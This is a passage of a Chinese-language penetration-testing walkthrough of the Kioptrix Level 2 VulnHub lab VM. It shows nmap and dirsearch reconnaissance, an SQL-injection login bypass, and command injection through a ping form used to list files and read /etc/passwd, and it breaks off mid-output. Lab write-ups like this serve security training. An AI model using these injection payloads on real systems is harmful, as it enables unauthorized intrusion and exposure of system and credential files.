
准备

攻击机: kali ip : 192.168.91.128

目标机: Kioptrix Level 2 NAT 模式

https://download.vulnhub.com/kioptrix/Kioptrix_Level_2-update.rar.torrent



```
Welcome to Kioptrix Level 2 Penetration and Assessment Environment

--The object of this game:
¦_Acquire "root" access to this machine.

There are many ways this can be done, try and find more then one way to
appreciate this exercise.

DISCLAIMER: Kioptrix is not resposible for any damage or instability
caused by running, installing or using this VM image.
Use at your own risk.

WARNING: This is a vulnerable system, DO NOT run this OS in a production
environment. Nor should you give this system access to the outside world
(the Internet - or Interwebs..)

Good luck and have fun!
kioptrix login:
```


信息搜集与利用

主机发现

nmap 192.168.91.0/24

nmap 粗略的扫描一下这个网段 得到 目标 ip： 192.168.91.133 , 然后详细扫描

nmap -O -sV -A 192.168.91.133




```
root@kali:~# nmap -O -sV -A 192.168.91.133
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-31 15:39 CST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 15:40 (0:00:12 remaining)
Nmap scan report for 192.168.91.133
Host is up (0.00059s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 3.9p1 (protocol 1.99)
| ssh-hostkey:
|   1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)
|   1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)
|_  1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)
|_sshv1: Server supports SSHv1
80/tcp   open  http       Apache httpd 2.0.52 ((CentOS))
|_http-server-header: Apache/2.0.52 (CentOS)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
111/tcp  open  rpcbind    2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1            607/udp   status
|_  100024  1            610/tcp   status
443/tcp  open  ssl/https?
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-10-08T00:10:47
|_Not valid after:  2010-10-08T00:10:47
|_ssl-date: 2021-08-31T04:30:26+00:00; -3h09m36s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_64_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
631/tcp  open  ipp        CUPS 1.1
| http-methods:
|_  Potentially risky methods: PUT
|_http-server-header: CUPS/1.1
|_http-title: 403 Forbidden
3306/tcp open  mysql      MySQL (unauthorized)
MAC Address: 00:0C:29:40:E0:02 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
```

开放了: 22->ssh 80->http 111->rpcbind 443->ssl/https 631->ipp 3306->mysql

目录扫描


打开 80 端口看看并扫描它的目录



Remote System Administration Login	
Username	
Password	
Login	

发现是一个登陆界面;


python3 dirsearch.py -u http://192.168.91.133/



```
root@kali:~/dirsearch# python3 dirsearch.py -u http://192.168.91.133/

                       v0.4.1

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 1

Output File: /root/dirsearch/reports/192.168.91.133/_21-08-31_15-49-52.txt

Error Log: /root/dirsearch/logs/errors-21-08-31_15-49-52.log

Target: http://192.168.91.133/

[15:49:52] Starting:
[15:49:53] 403 -  293B  - /.ht_wsr.txt
[15:49:53] 403 -  296B  - /.htaccess.bak1
[15:49:53] 403 -  296B  - /.htaccess.save
[15:49:53] 403 -  296B  - /.htaccess.orig
[15:49:53] 403 -  298B  - /.htaccess.sample
[15:49:53] 403 -  296B  - /.htaccess_orig
[15:49:53] 403 -  297B  - /.htaccess_extra
[15:49:53] 403 -  287B  - /.html
[15:49:53] 403 -  294B  - /.htaccessOLD
[15:49:53] 403 -  294B  - /.htaccessBAK
[15:49:53] 403 -  295B  - /.htaccessOLD2
[15:49:53] 403 -  294B  - /.htaccess_sc
[15:49:53] 403 -  286B  - /.htm
[15:49:53] 403 -  292B  - /.htpasswds
[15:49:53] 403 -  293B  - /.httr-oauth
[15:49:53] 403 -  296B  - /.htpasswd_test
[15:50:00] 403 -  290B  - /cgi-bin/
[15:50:01] 403 -  288B  - /error/
[15:50:02] 200 -  667B  - /index.php
[15:50:02] 200 -  667B  - /index.php/login/
[15:50:03] 200 -    7KB - /manual/index.html
[15:50:03] 301 -  317B  - /manual  ->  http://192.168.91.133/manual/
[15:50:07] 403 -  288B  - /usage/

Task Completed
root@kali:~/dirsearch#
```

打开一下这些目录:

http://192.168.91.133/manual/



Modules | Directives | FAQ | Glossary | Sitemap

Apache HTTP Server Version 2.0

Apache > HTTP Server > Documentation

Apache HTTP Server Version 2.0 Documentation

Available Languages: de | en | es | ja | ko | ru

Google Search

Release Notes

New features with Apache 2.0
Upgrading to 2.0 from 1.3
Apache License

Reference Manual

Compiling and Installing
Starting
Stopping or Restarting
Run-time Configuration Directives
Directive Quick-Reference
Modules
Multi-Processing Modules (MPMs)
Filters
Handlers
Server and Supporting Programs
Glossary

Users' Guide

Binding
Configuration Files
Configuration Sections
Content Negotiation
Dynamic Shared Objects (DSO)
Environment Variables
Log Files
Mapping URLs to the Filesystem
Performance Tuning
Security Tips
Server-Wide Configuration
SSL/TLS Encryption
Suexec Execution for CGI
URL Rewriting Guide
Virtual Hosts

How-To / Tutorials

Authentication, Authorization, and Access Control
CGI: Dynamic Content
.htaccess files
Server Side Includes (SSI)
Per-user Web Directories (public_html)

Platform Specific Notes

Microsoft Windows
Novell NetWare
EBCDIC Port

Other Topics

Frequently Asked Questions
Sitemap
Documentation for Developers
Other Notes

Available Languages: de | en | es | ja | ko | ru


Copyright 1999-2004 The Apache Software Foundation.
Licensed under the Apache License, Version 2.0.

Modules | Directives | FAQ | Glossary | Sitemap

这是一个 apache http 的 文档

尝试弱口令登陆 : **admin' or 1=1#**

登陆成功




Welcome to the Basic Administrative Web Console

Ping a Machine on the Network:


根据显示 这里是一个 ping窗口，那就有可能存在命令执行。

先来正常ping 一下 本地地址: **127.0.0.1**




```
127.0.0.1

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.009 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.029 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.007 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 0.007/0.015/0.029/0.009 ms, pipe 2
```

再尝试 ping **127.0.0.1;ls** 看看是否会显示当前目录中的内容,发现没有对输入的内容有过滤



```
127.0.0.1;ls

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.016 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.006 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.007 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2009ms
rtt min/avg/max/mdev = 0.006/0.009/0.016/0.005 ms, pipe 2
index.php
pingit.php
```

查看 /etc/passwd中内容



```
127.0.0.1;cat /etc/passwd

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.018 ms
